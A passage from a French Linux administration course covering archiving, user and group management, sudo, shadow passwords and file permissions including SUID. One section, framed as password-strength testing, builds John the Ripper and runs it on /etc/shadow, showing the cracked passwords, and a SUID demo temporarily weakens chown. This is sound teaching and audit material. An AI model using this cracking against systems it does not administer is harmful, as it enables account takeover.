$ su  
# updatedb  
# exit  
$ locate fichier1
```

4. Recherche de fichiers avec `which`

- Syntaxe :

```
$ which chaîne
```

- `which` retourne le chemin complet de la commande dont le nom est chaîne en parcourant les répertoires définis dans la variable `PATH` de l'utilisateur uniquement.

5. Recherche de fichiers avec `whereis`

- Syntaxe :

```
$ whereis chaîne
```

- Cette commande affiche le chemin absolu des sources, binaires des pages manuel pour les fichiers correspondant à chaîne en se basant sur le `PATH` ainsi que sur des répertoires couramment utilisés.

4. Archivage et compression

Outils étudiés :

- tar / untar
- gzip / gunzip
- bzip2 / bunzip2
- xz / unxz
- zip / unzip
- zcat
- cpio / pax

Création de quelques fichiers à la volée :

```
$ for i in 0 1 2 3 4 5 6 7 8 9; do echo "fichier$i" > fichier$i; done
```

- de manière plus élégante :

```
$ for ((i=0;i<10;i=i+1)); do echo "fichier$i" > fichier$i; done
```

1. Définitions

- **Compression** : Réduire la taille d'un fichier par algorithme de compression.
- **Archivage** : Placer un ensemble de fichiers et/ou de dossiers dans un seul fichier.
- Compression sans archivage : gzip / gunzip , bzip2 / bunzip2
- Archivage avec ou sans compression : tar , star

2. Compression gzip/gunzip

- gzip est basé sur l'algorithme Deflate (combinaison des algorithmes LZ77 et Huffman). C'est la méthode de compression la plus populaire sous GNU/Linux.
- Compresser un fichier (le fichier est remplacé par son format compressé) :

```
$ gzip mon_fichier
$ ls -lh
```

- Décompresser un fichier gzippé :

```
$ gunzip mon_fichier_compresso.gz
ls -lah
```

- ou

```
$ gzip -d mon_fichier_compresso.gz
```

- Compresser un fichier de façon optimisée :

```
$ gzip -9 mon_fichier
```

- Compresser plusieurs fichiers en un :

```
$ gzip -c mon_fichier1 mon_fichier2 > mon_fichier_compresso.gz
```

3. Compression bzip2

- bzip2 est une alternative à gzip, plus efficace mais moins rapide.

- Compresser un fichier :

```
$ bzip2 mon_fichier
```

- Décompresser un fichier bzippé :

```
$ bunzip2 mon_fichier_compris.bz2
```

4. Commande tar

- Tar (« tape archiver », en français « archiveur pour bande », son rôle à l'origine) est le programme d'archivage de fichiers le plus populaire sous GNU/Linux et les systèmes Unix. Il est généralement installé par défaut. On peut ajouter à une archive `tar` différents algorithmes de compression. On notera également que `tar` préserve les permissions et les propriétaires des fichiers, ainsi que les liens symboliques.
- Les programmes `cpio` et `pax` peuvent aussi créer des archives en utilisant des redirections (< | >).
- `star` fonctionne de la manière que `tar` en supportant les ACLs.

tar : archivage sans compression

- Pour archiver plusieurs fichiers ou un dossier, la commande est la même :

```
$ tar cvf mon_archive.tar fichier1 fichier2
$ tar cvf mon_archive.tar dossier1/
```

- Pour extraire une archive tar, tapez :

```
$ tar xvf mon_archive.tar
```

- Les principales options de tar sont les suivantes et peuvent se combiner à souhait :
 - `c` / `x` : construit / extrait l'archive ;
 - `v` : mode bavard ;
 - `f` : utilise le fichier donné en paramètre.

tar : archivage avec compression

- Tar peut archiver en utilisant des algorithmes de compression, afin d'avoir des archives moins volumineuses. Par habitude, on suffit avec un `.` suivi d'une extension de compression.
- Il suffit pour cela d'ajouter à la commande tar une option de compression :
 - `z` : compression Gunzip
 - `j` : compression Bzip2
- Pour archiver et compresser un dossier avec Gunzip, tapez :

```
$ tar cvzf mon_archive.tar.gz dossier1/
```

- Pour extraire une archive tar.gz, tapez :

```
$ tar xvzf mon_archive.tar.gz
```

- De même pour Bzip2 :

```
$ tar cvjf mon_archive.tar.bz2 dossier1/
$ tar xvjf mon_archive.tar.bz2
```

star

Le logiciel star est l'équivalent de tar avec le support des ACLs.

```
# yum -y install star
```

Si l'option `-acl` est choisie les ACLs sont sauvegardées en mode création et restaurées en mode extraction.

5. XZ

`xz Utils` (anciennement `LZMA Utils`) est un ensemble d'outils de compression en ligne de commande compressant LZMA et `xz`.

`xz Utils` est composé de deux composants principaux :

- `xz` l'outil de compression similaire à `gzip`,
- `liblzma`, une librairie logicielle comparable `zlib`

Différentes commandes raccourcies existent comme :

- `lzma` (pour `xz --format=lzma`)
- `unxz` (pour `xz --decompress`; analogous to `gunzip`)
- `xzcat` (pour `unxz --stdout`; analogous to `zcat`)

La compression par défaut est `xz`

Compresser une archive :

```
xz my_archive.tar      # results in my_archive.tar.xz
lzma my_archive.tar    # results in my_archive.tar.lzma
```

Décompresser l'archive :

```
unxz my_archive.tar.xz      # results in my_archive.tar
unlzma my_archive.tar.lzma  # results in my_archive.tar
```

Créer une archive et la compresser :

```
tar -c --xz -f my_archive.tar.xz /some_directory      # results in my_archive.tar.xz
tar -c --lzma -f my_archive.tar.lzma /some_directory  # results in my_archive.tar.lzma
```

Décompresser une archive et extraire son contenu :

```
tar -x --xz -f my_archive.tar.xz      # results in /some_directory
tar -x --lzma -f my_archive.tar.lzma  # results in /some_directory
```

6. ZIP

- ZIP est un vieux format d'archive, mais aussi celui d'une commande pour créer ce type d'archive.
- On utilise alors les commandes `zip` et `unzip`.

Création ZIP

```
$ zip votre_archive.zip [liste des fichiers]
$ zip -r votre_archive.zip [dossier]
```

- Afin de compresser plusieurs sous-dossiers séparément (bash) :

```
$ for f in *; do zip "$f.zip" "$f"/*; done
```

- `zip -e votre_archive.zip [liste des fichiers]` chiffre le zip et demande un mot de passe.

Extraction unzip

```
unzip votre_archive.zip -d mon_repertoire
```

- Extraction de plusieurs .zip d'un même dossier :

```
$ for f in *.zip ; do unzip "$f" ; done
```

7. Archives zip découpées

- Quelques fois les archives zip sont découpées comme suit : archive.z01, archive.z02, ..., archive.zip
- Il faut rassembler les fichiers dans une seule archive, puis extraire cette dernière :

```
$ cat archive.z* > archive_globale.zip  
$ unzip archive_globale.zip
```

8. Autres logiciels

- [Rsync](#)
- [Bacula](#), [apt-cache search bacula](#)
- [Unison](#)
- [Amanda](#)

La curiosité au vu des résultats des commandes :

```
apt-cache search backup || yum search backup
```

5. Sécurité locale

1. Objectifs de certification

1.1. Linux Essentials

- Topic 5: Security and File Permissions (weight: 7)
 - 5.1 Basic Security and Identifying User Types
 - 5.2 Creating Users and Groups
 - 5.3 Managing File Permissions and Ownership

1.2. RHCSA EX200

- 1.Comprendre et utiliser les outils essentiels
 - 1.5. Se connecter et changer d'utilisateur dans des cibles à plusieurs utilisateurs
 - 1.10. Répertorier, définir et modifier des autorisation ugo/rwx standard
- 6.Gérer des groupes et utilisateurs système
 - 6.1. Créer, supprimer et modifier des comptes utilisateur locaux
 - 6.2.Modifier les mots de passe et ajuster la durée de validité des mots de passe pour les comptes utilisateur locaux
 - 6.3. Créer, supprimer et modifier des groupes locaux et des appartennances de groupe
- 4.Créer et configurer des systèmes de fichiers
 - 4.4. Créer et configurer des répertoires SetGID pour la collaboration
 - 4.5. Créer et gérer des listes de contrôle d'accès
 - 4.6. Détecter et résoudre les problèmes d'autorisation sur les fichiers

1.3. LPIC 1

- *Sujet 102 : Installation de Linux et gestion de paquetages*
 - 104.5 Gestion des permissions et de la propriété sur les fichiers
 - 104.7 Recherche de fichiers et placement des fichiers aux endroits adéquats
- *Sujet 107 : Tâches d'administration*
 - 107.1 Gestion des comptes utilisateurs et des groupes ainsi que des fichiers systèmes concernés
- *Sujet 110 : Sécurité*
 - 110.1 Tâches d'administration de sécurité
 - 110.2 Configuration de la sécurité du système

1.4. LPIC2

- *Sujet 206 : Maintenance système*
 - 206.3 Information des utilisateurs
- *Sujet 210 : Gestion des clients réseau*
 - 210.2 Authentification PAM (valeur : 3)

1. Utilisateurs et groupes Linux

1. Commande su

`su` (substitute user ou switch user) est une commande Unix permettant d'exécuter un interpréteur de commandes en changeant d'identifiant de GID et de UID. Sans argument, la commande utilise les UID 0 et le GID 0, c'est-à-dire ceux du compte utilisateur root.

Cette commande est surtout utilisée pour obtenir les priviléges d'administration à partir d'une session d'utilisateur normal, c'est-à-dire, non privilégiée.

L'option `-` place le shell de l'utilisateur.

```
$ su
$ su -
$ su tintin
$ su - tintin
```

2. Programme sudo

`sudo` (abréviation de substitute user do, en anglais : «exécuter en se substituant à l'utilisateur») est une commande qui permet à l'administrateur système d'accorder à certains utilisateurs (ou groupes d'utilisateurs) la possibilité de lancer une commande en tant qu'administrateur, ou comme autre utilisateur, tout en conservant une trace des commandes saisies et des arguments.

Pour configurer sudo :

```
# visudo
```

qui ouvre le fichier de configuration `sudo` avec l'éditeur `vi`.

```
#
# Adding HOME to env_keep may enable a user to run unrestricted
# commands via sudo.
#
# Defaults    env_keep += "HOME"

Defaults    secure_path = /sbin:/bin:/usr/sbin:/usr/bin

## Next comes the main part: which users can run what software on
## which machines (the sudoers file can be shared between multiple
## systems).
## Syntax:
##
##     user      MACHINE=COMMANDS
##
## The COMMANDS section may have other options added to it.
##
## Allow root to run any commands anywhere
root      ALL=(ALL)      ALL

## Allows members of the 'sys' group to run networking, software,
## service management apps and more.
# %sys ALL = NETWORKING, SOFTWARE, SERVICES, STORAGE, DELEGATING, PROCESSES, LOCATE, DRIVERS

## Allows people in group wheel to run all commands
%wheel    ALL=(ALL)      ALL

## Same thing without a password
# %wheel    ALL=(ALL)      NOPASSWD: ALL

## Allows members of the users group to mount and unmount the
## cdrom as root
# %users   ALL=/sbin/mount /mnt/cdrom, /sbin/umount /mnt/cdrom
```

```
## Allows members of the users group to shutdown this system
# %users  localhost=/sbin/shutdown -h now

## Read drop-in files from /etc/sudoers.d (the # here does not mean a comment)
#include /etc/sudoers.d
```

Par exemple, ajouter un utilisateur au système en tant que non-root :

```
$ sudo useradd zozo
```

3. Utilisateurs

Toute entité (personne physique ou programme particulier) devant interagir avec un système UNIX est authentifiée sur cet ordinateur par un utilisateur ou "user".

Ceci permet d'identifier un acteur sur un système UNIX. Un utilisateur est reconnu par un nom unique et un numéro unique.

Sur tout système UNIX, il y a un **super-utilisateur**, généralement appelé *root*, qui a tous les pouvoirs sur le système. Il peut accéder librement à toutes les ressources de l'ordinateur, y compris à la place d'un autre utilisateur, c'est-à-dire sous son identité. En général, du moins sur les systèmes de production, seul l'administrateur système possède le mot de passe root. L'utilisateur root porte le numéro 0.

4. Utilisateurs : fichier /etc/passwd

On peut créer un utilisateur de plusieurs manières mais la finalité est toujours la même : pour chaque utilisateur, une entrée doit être créée dans le fichier `/etc/passwd` sous ce format :

```
account:passwd:UID:GID:GECOS:directory:shell
```

Par exemple, on ajoute un utilisateur "user1" :

```
echo "user1:x:2000:2000:user1:/home/user1:/bin/bash" >> /etc/passwd
```

Mais faut-il encore créer le groupe correspondant, vérifier la validité des UID et GID, créer le répertoire utilisateurs, y donner les droits et y placer une structure ...

5. Mots de passe : fichier /etc/shadow

Le mot de passe est écrit dans le fichier `/etc/shadow` avec ses paramètres :

1. nom de connexion de l'utilisateur (« login »)
2. mot de passe chiffré : `1` (MD5), `2` (Blowfish), `5` (SHA-256), `6` (SHA-512)
3. date du dernier changement de mot de passe
4. âge minimum du mot de passe
5. âge maximum du mot de passe
6. période d'avertissement d'expiration du mot de passe
7. période d'inactivité du mot de passe
8. date de fin de validité du compte
9. champ réservé

Par exemple :

```
francois:$6$d/uLirbD$90XRAj6g14036jIuvYYQaS0SrcJKqiNNywIQplztkTlyIrySZE1o2zjFvSobewvy0RXFdZ7bGeF0U10TPo0m.:16842:0:99999:7:::
```

6. Générer un mot de passe aléatoire

- `pwmake` est un outil qui permet de générer des mots de passe (Centos 7) :

```
# pwmake 128
Ib9AHK3boravZUSuNuffYPExunEn
```

- Voici un exemple à utiliser dans un exercice de récupération de mot de passe :

```
pwmake 128 | passwd --stdin root
Changing password for user root.
passwd: all authentication tokens updated successfully.
```

On peut utiliser des outils natifs :

- Avec les utilitaires de génération d'empreinte :

```
date +%s | sha256sum | base64 | head -c 32 ; echo
```

- Avec `/dev/urandom` :

```
< /dev/urandom tr -dc _A-Z-a-z-0-9 | head -c${1:-32};echo;
```

- Avec openssl s'il est installé :

```
openssl rand -base64 32
```

- Dans les dépôts Debian, on trouve les générateurs de mots de passe:

- `pwgen`
- `apg`
- `makepasswd`

7. Tester la force des mots de passe

On peut tester la force des mots de passe avec *John The Ripper*.

Si le paquet `john` est présent dans le dépôt Debian / Ubuntu, il n'est pas disponible pour les distributions RHEL. On peut alors le compiler soi-même : <https://gist.github.com/goffinet/83565ebec963fed0c74d>

```
#!/bin/bash
# Centos 7 John the Ripper Installation
yum -y install wget gpgme
yum -y group install "Development Tools"
cd
wget http://www.openwall.com/john/j/john-1.8.0.tar.xz
wget http://www.openwall.com/john/j/john-1.8.0.tar.xz.sign
wget http://www.openwall.com/signatures/openwall-signatures.asc
gpg --import openwall-signatures.asc
gpg --verify john-1.8.0.tar.xz.sign
tar xvfj john-1.8.0.tar.xz
cd john-1.8.0/src
make clean linux-x86-64
cd ../run/
./john --test
#password dictionnary download
wget -O - http://mirrors.kernel.org/openwall/wordlists/all.gz | gunzip -c > openwall.dico
```

et puis :

```
# john /etc/shadow
Loaded 4 password hashes with 4 different salts (generic crypt(3) [?/64])
testtest      (tintin)
testtest      (root)
testtest      (francois)
testtest      (gustave)
guesses: 4  time: 0:00:02:25 DONE (Tue Feb  3 23:06:29 2015) c/s: 170  trying: spazz - dasha
Use the "--show" option to display all of the cracked passwords reliably
```

8. Groupes

Un utilisateur UNIX appartient à un ou plusieurs groupes.

Les groupes servent à rassembler des utilisateurs afin de leur attribuer des droits communs.

Le groupe principal est le groupe initial de l'utilisateur.

L'utilisateur peut appartenir à des groupes secondaires.

9. Fichiers `/etc/group` et `/etc/gshadow`

Les fichiers `/etc/group` et `/etc/gshadow` définissent les groupes.

Le fichier `/etc/group` comporte 4 champs séparés par ":".

1. nom du groupe
2. mot de passe du groupe (ou `x` si le fichier `gshadow` existe)
3. le GID
4. liste des membres séparés par une virgule

10. Appartenance à un groupe

On peut vérifier son identifiant et l'appartenance aux groupes via les commandes `id` et `groups` :

```
$ id  
uid=1000(francois) gid=1000(francois) groupes=1000(francois),10(wheel) contexte=unconfined_u:unconfined_r:unconfined_t:s0-s0:c0  
0.c1023  
$ groups  
francois wheel
```

2. Opérations sur les utilisateurs et les groupes

- Créer un nouvel utilisateur avec `useradd`
- Définir un mot de passe avec `passwd`
- Créer de nouveaux groupes
- Ajout d'un utilisateur à un groupe
- Modifier les paramètres utilisateur et groupe
- Verrouiller un compte
- Modifier l'expiration du mot de passe
- Suppression d'un compte et d'un groupe

Pour toutes ces opérations vous devez disposer des droits root.

1. Créer un utilisateur

On utilise la commande `/usr/sbin/useradd` pour créer les nouveaux comptes utilisateurs.

La commande `adduser` est un lien symbolique qui pointe vers `useradd` sous RHEL/Centos. Sur les systèmes Debian `adduser` un script perl qui utilise `useradd`.

Quand elle est invoquée sans l'option `-D`, la commande `useradd` crée un nouveau compte utilisateur qui utilise les valeurs indiquées sur la ligne de commande et les valeurs par défaut du système. En fonction des options de la ligne de commande, la commande `useradd` fera la mise à jour des fichiers du système, elle pourra créer le répertoire personnel et copier les fichiers initiaux.

Source : page man de `useradd`

Syntaxe de la commande `useradd` :

```
useradd [options] identifiant
```

Exemple : ajouter l'utilisateur tttin

```
# useradd tttin
```

Si vous utilisez cette commande sans option, les valeurs par défaut sont utilisées (sous Centos 7, notamment un groupe principal du même nom est créé ainsi que son répertoire personnel).

2. Commande `useradd` : options par défaut

Vous pouvez afficher ces valeurs avec `useradd -D`, sous RHEL/Centos :

```
# useradd -D
GROUP=100
HOME=/home
INACTIVE=-1
EXPIRE=
SHELL=/bin/bash
SKEL=/etc/skel
CREATE_MAIL_SPOOL=yes
```

Note : Vous trouverez également ces informations dans le fichier `/etc/default/useradd`.

3. Commande `useradd` : options

On ira utilement lire la page manuel de `useradd`

```
man useradd
```

Les options de `useradd` sont nombreuses.

Par exemple, sur un système RHEL/Centos :

```
# useradd -d /home/tintin -G wheel -s /bin/sh milou
```

Cette dernière commande ajoute l'utilisateur milou appartenant au groupe secondaire `wheel` avec `/bin/sh` comme shell.

Que donne la commande `id milou` ?

4. Répertoire squelette

Le répertoire squelette contient les fichiers et répertoires qui seront copiés dans le répertoire personnel de l'utilisateur au moment de sa création.

Selon les paramètres du système :

```
$ ls -la /etc/skel/
total 24
drwxr-xr-x. 3 root root 74 8 déc 21:03 .
drwxr-xr-x. 122 root root 8192 16 jan 23:44 ..
-rw-r--r--. 1 root root 18 26 sep 03:53 .bash_logout
-rw-r--r--. 1 root root 193 26 sep 03:53 .bash_profile
-rw-r--r--. 1 root root 231 26 sep 03:53 .bashrc
drwxr-xr-x. 4 root root 37 4 juil 2014 .mozilla
```

5. Définir un mot de passe

C'est la commande `passwd` qui met à jour le mot de passe de l'utilisateur :

```
# passwd tintin
```

6. Ajouter un groupe

On peut ajouter des groupes facilement avec `groupadd` :

```
# groupadd marketing
```

On peut ajouter un utilisateur à un groupe avec `gpasswd` :

```
# gpasswd -a milou marketing
```

On peut ajouter un utilisateur à un groupe `wheel` (pour devenir *sudoer* sous RHEL/Centos) :

```
# gpasswd -a francois wheel
```

On peut retirer un utilisateur d'un groupe :

```
# gpasswd -d milou marketing
```

7. Modifier les paramètres utilisateur

On change les paramètres des groupes avec le programme `usermod`. Par exemple :

```
# usermod -d /home/francois -G tintin,francois,wheel milou
```

Les options de `usermod` sont (voir `man usermod`) :

```
-d répertoire utilisateur
-g définit le GID principal
-l identifiant utilisateur
-u UID utilisateur
-s shell par défaut
-G ajoute l'utilisateur à des groupes secondaires
-m déplace le contenu du répertoire personnel vers le nouvel emplacement
```

8. Modifier les paramètres d'un groupe

C'est le programme `groupmod` qui permet de changer les paramètres d'un groupe. On connaît entre autres les options suivantes :

```
-g GID
-n nom du groupe
```

9. Verrouiller un compte

On peut verrouiller un compte utilisateur de plusieurs manières :

- En préfixant son mot de passe dans `/etc/passwd` par un "!". Si vous utilisez les mots de passe masqués shadow, remplacez `x` par un `*`.
- C'est ce que font les commandes suivantes :
 - pour verrouiller `passwd -l` OU `usermod -L`
 - pour déverrouiller `passwd -u` OU `usermod -U`
- Il est également possible de supprimer le mot de passe avec `passwd -d`.
- Enfin, on peut attribuer l'interpréteur `/bin/false` à l'utilisateur dans `/etc/passwd`.

10.Modifier l'expiration du mot de passe

La commande `chage` modifie le nombre de jours entre les changements de mot de passe et la date du dernier changement. Ces informations sont utilisées par le système pour déterminer si un utilisateur doit changer son mot de passe. Pour les lister les paramètres d'un utilisateur :

```
# chage -l francois
```

Pour les détails :

```
$ man chage
```

Notons que :

- La date est soit en jours UNIX, soit au format YYYY/MM/DD.
- Tous ces délais sont dans le fichier `/etc/shadow` et peuvent être modifiés manuellement.

11. Suppression d'un compte et d'un groupe

On peut supprimer un compte utilisateur avec la commande `userdel`. Pour s'assurer de la suppression du répertoire utilisateur, utilisez l'option `-r`.

```
# userdel -r tintin
```

Quelles seraient les opérations manuelles alternatives ?

12. Exercice : utilisateurs

Créer un utilisateur **alpha** avec comme politique de mot de passe une obligation de le changer à la prochaine connexion avec un âge maximum et une période d'inactivité de 30 jours et d'une longueur minimale de 12 caractères (chercher sur "Password Quality Checking").

```
$ sudo chage -d 0 -M 30 -I 30 alpha
$ sudo chage -l alpha
```


3. Permissions Linux

- Propriété
- Droits
- Représentation symbolique et octale
- Umask
- Droits étendus
- Modification des droits
- Modification de l'utilisateur et du groupe propriétaire
- SUID, GUID, Sticky bit
- Commande stat
- Révision de la commande `ls`

1. Propriété

Tout fichier UNIX possède un propriétaire. Au départ, le propriétaire est l'utilisateur (**u**) qui a créé le fichier mais "root" peut l'attribuer à un autre utilisateur. Seul le propriétaire du fichier et le super utilisateur (root) peuvent changer les droits.

Un fichier UNIX appartient aussi à un groupe (**g**). On définit ainsi les actions du groupe sur ce fichier. Ce groupe est souvent le groupe d'appartenance du propriétaire, mais ce n'est pas obligatoire.

On peut aussi définir ce que les autres (**o**) que le propriétaire ou groupe peuvent faire avec le fichier.

Rappelons que les dossiers sous UNIX sont aussi des fichiers. Les droits sur les dossiers (mais aussi les périphériques, etc.) fonctionnent exactement de la même façon que sur des fichiers ordinaires.

2. Commandes `chown/chgrp`

`chown` est un appel système et une commande UNIX nécessitant les droits de root pour changer le propriétaire d'un fichier ou dossier (de l'anglais *change the owner*).

Voici la syntaxe générale de la commande `chown` :

```
chown [-HHLPR] [utilisateur][:groupe] cible1 [cible2 ...]
```

`chgrp` permet de changer le groupe d'utilisateur possédant un fichier ou un dossier. Contrairement à `chown`, la commande n'est pas réservée au super-utilisateur : le propriétaire peut aussi effectuer un changement de groupe s'il fait partie du groupe de destination.

```
chgrp ''groupe'' ''cible1'' [''cible2'' ...]
```

3. Changer le propriétaire et groupe d'un fichier

Par exemple attribuer l'utilisateur milou et le groupe tintin au fichier `monfichier.txt` :

```
$ touch monfichier.txt
$ ls -l monfichier.txt
-rw-rw-r--. 1 francois francois 0 17 jan 12:37 monfichier.txt
$ sudo chown milou:tintin monfichier.txt
$ ls -l monfichier.txt
-rw-rw-r--. 1 milou tintin 0 17 jan 12:37 monfichier.txt
```

4. Droits

À chaque fichier est associée une liste de permissions qui déterminent ce que chaque utilisateur a le droit de faire du fichier.

- La lecture (**r**) : on peut par exemple lire le fichier avec un logiciel. Lorsque ce droit est alloué à un dossier, il autorise l'affichage de son contenu (liste des fichiers présents à la racine de ce dossier).

- L'écriture (**w**) : on peut modifier le fichier et le vider de son contenu. Lorsque ce droit est alloué à un dossier, il autorise la création, la suppression et le changement de nom des fichiers qu'il contient (quels que soient les droits d'accès). Le droit spécial sticky bit permet de modifier ce comportement.
- L'exécution (**x**) : on peut exécuter le fichier s'il est prévu pour, c'est-à-dire si c'est un fichier exécutable. Lorsque ce droit est attribué à un dossier, il autorise l'accès (ou ouverture) au dossier.


On appelle parfois **r**, **w** et **x** des « flags » ou « drapeaux ». Sur un fichier donné, ces 3 « flags » doivent être définis pour son propriétaire, son groupe, mais aussi les autres utilisateurs (différents du propriétaire et n'appartenant pas au groupe).

5. Représentation symbolique

Cet ensemble de 3 droits sur 3 entités se représente généralement de la façon suivante :

On écrit côté à côté les droits **r**, **w** puis **x** respectivement pour le propriétaire (**u**), le groupe (**g**) et les autres utilisateurs (**o**). Les codes **u**, **g** et **o** (u comme user, g comme group et o comme others) sont utilisés par les commandes UNIX qui permettent d'attribuer les droits et l'appartenance des fichiers. Lorsqu'un flag est attribué à une entité, on écrit ce flag (r, w ou x), et lorsqu'il n'est pas attribué, on écrit un '-'.

L'exemple suivant signifie que le propriétaire peut lire, écrire et exécuter le fichier, mais que les utilisateurs du groupe attribué au fichier ne peuvent que le lire et l'exécuter, et enfin que les autres utilisateurs ne peuvent que lire le fichier.



6. Représentation octale

Les valeurs octales correspondent au tableau suivant de telle sorte que les valeurs possibles pour un fichier ou un dossier sont :

- 7 rwx
- 6 rw-
- 5 r-x
- 4 r--
- 3 -wx
- 2 -w-
- 1 --x

Symbol	Octal	Binaire
r	4	100
w	2	010
x	1	001

7. Umask

Les permissions standards sont :

- 666 pour les fichiers
- 777 pour les dossiers

Umask est un masque de création de fichier qu'il faut soustraire des permissions standards pour obtenir les droits de tout nouveau fichier ou dossier créé par l'utilisateur.

Si 002 est la valeur umask par défaut :

```
$ umask  
0002
```

Alors les fichiers nouvellement créés auront des droits :

```
666  
-  
002  
=  
664
```

et les dossiers auront des droits :

```
777  
-  
002  
=  
775
```

8. chmod

chmod est la commande qui permet de changer les permissions des fichiers et des dossiers.

Voici sa syntaxe :

```
chmod [option] permission fichier
```

où les permissions peuvent être notées en octal :

```
$ chmod 777 fichier
```

ou en mode symbolique selon la syntaxe en utilisant :

- les catégories d'utilisateur : u, g, o et a (all)
- des opérateurs d'ajout/suppression : =, + et -
- des droits : r, w et/ou x

```
$ chmod a+rwx fichier
```

Pour assurer la récursivité, on peut appliquer les permissions à un dossier et toute son arborescence avec l'option -R :

```
$ chmod -R u+rwx labs
```

9. Modification des droits

- Créer un script rudimentaire "monscript.sh" :

```
$ cat monscript.sh  
#!/bin/bash  
echo "Voici mon premier script"  
exit
```

```
$ ls -l monscript.sh
```

```
-rw-rw-r--. 1 francois francois 51 17 jan 05:02 monscript.sh
```

```
$ ./monscript.sh
-bash: ./monscript.sh: Permission non accordée
```

- Rendre le script exécutable

```
$ chmod +x monscript.sh
$ ls -l monscript.sh
-rwxrwxr-x. 1 francois francois 51 17 jan 05:02 monscript.sh
```

```
$ ./monscript.sh
Voici mon premier script
```

- N'accorder les droits qu'au seul propriétaire

```
$ chmod 700 monscript.sh
```

10. Droits étendus

Les droits étendus sont des variantes sur l'exécution :

- **SUID sur un exécutable**, valeur octale : 4000, valeur symbolique : **s**
- **SGID sur un fichier ou un dossier**, Valeur octale : 2000, valeur symbolique : **s**
- **Sticky bit**, Valeur octale : 1000, valeur symbolique : **t**

11. SUID

- Valeur octale : 4000, valeur symbolique : **s**
- Quand le SUID est activé sur un **exécutable**, l'utilisateur qui exécute le fichier dispose des mêmes droits que le propriétaire.

Par exemple :

```
$ ls -l $(which passwd)
-rwsr-xr-x. 1 root root 27832 10 jun 2014 /usr/bin/passwd
```

Cet Exemple nous indique que cet exécutable à le SUID activé qui autorise un utilisateur d'écrire son mot de passe dans un fichier réservé à root (/etc/shadow).

Attention ce type de fichier appartenant à root pourrait rendre n'importe quelles actions privilégiée possible.

12. Commande stat

La commande `stat` donnera des informations précises sur un fichier :

```
$ stat $(which passwd)
  Fichier: </usr/bin/passwd>
    Taille: 27832      Blocs: 56      Blocs d'E/S: 4096  fichier
  Périphérique: fd00h/64768d  Inode: 33859624  Liens: 1
  Accès: (4755/-rwsr-xr-x)  UID: (     0/   root)  GID: (     0/   root)
  Contexte: unconfined_u:object_r:passwd_exec_t:s0
  Accès: 2015-01-16 02:52:08.012260715 +0100
  Modif.: 2014-06-10 08:27:56.000000000 +0200
  Changt: 2014-12-08 20:37:41.265606127 +0100
  Crée: -
```

13. Opérations SUID

- Créez un dossier et tenter de changer son propriétaire. La commande `chown` ne peut être utilisée que par root.

```
$ mkdir tmp
```

```
$ chown root tmp
chown: modification du propriétaire de «tmp»: Opération non permise
$ ls -l $(which chown)
-rwxr-xr-x. 1 root root 62792 10 jun 2014 /usr/bin/chown
Activer le SUID sur la commande.
$ sudo chmod +4000 $(which chown)
$ ls -l $(which chown)
-rwsr-xr-x. 1 root root 62792 10 jun 2014 /usr/bin/chown
```

- On constate que l'utilisateur a pu changer le propriétaire du dossier.

```
$ chown root tmp
$ ls -ld tmp
drwxrwxr-x. 2 root francois 6 4 mar 23:10 tmp
```

- Désactivation du SUID.

```
$ sudo chmod u-s $(which chown)
```

14. SGID

- Valeur octale : 2000, valeur symbolique : **s**
- Le SGID permet d'endosser les droits du groupe propriétaire.
- Quand un utilisateur crée un fichier dans un dossier dont il est membre du groupe, le fichier prendra les permissions du groupe courant.
- Quand le SGID est fixé sur un dossier, le fichier créé par l'utilisateur prendra les droits du groupe du dossier. En conséquence, tous les fichiers créés quel que soit l'utilisateur appartiendront au groupe du dossier.

15. Opérations SGID

- Créer un dossier partagé avec l'utilisateur tintin avec le SGID activé :

```
$ mkdir share
$ chmod g+s share
$ ls -l
drwxrwsr-x. 2 francois francois 6 17 jan 11:53 share
$ groups tintin
$ sudo usermod -G francois tintin
$ groups tintin
$ cd share
```

- Création d'un fichier partagé tintin.txt

```
$ su tintin
Mot de passe :
$ touch tintin.txt
$ ls -l
total 0
-rw-rw-r--. 1 tintin francois 0 17 jan 11:57 tintin.txt
$ exit
```

- On retire le droit SGID et on crée un nouveau fichier tintin2.txt

```
$ chmod g-S share
$ cd share
$ su tintin
Mot de passe :
$ touch tintin2.txt
$ ls -l
total 0
-rw-rw-r--. 1 tintin tintin 0 17 jan 11:59 tintin2.txt
$ exit
```

16. Sticky bit

- Valeur octale : 1000, valeur symbolique : **t**

- Ce droit (traduction bit collant) est utilisé pour manier de façon plus subtile les droits d'écriture d'un dossier. En effet, le droit d'écriture signifie que l'on peut créer, modifier et supprimer les fichiers de ce dossier. Le sticky bit permet de faire la différence avec la suppression.
- Lorsque ce droit est positionné sur un dossier, il interdit la suppression d'un fichier qu'il contient à tout utilisateur autre que le propriétaire du fichier.
- C'est typiquement le cas du dossier /tmp :

```
$ ls -l /
drwxrwxrwt. 11 root root 340 17 jan 11:59 tmp
```

17. Exercice permissions

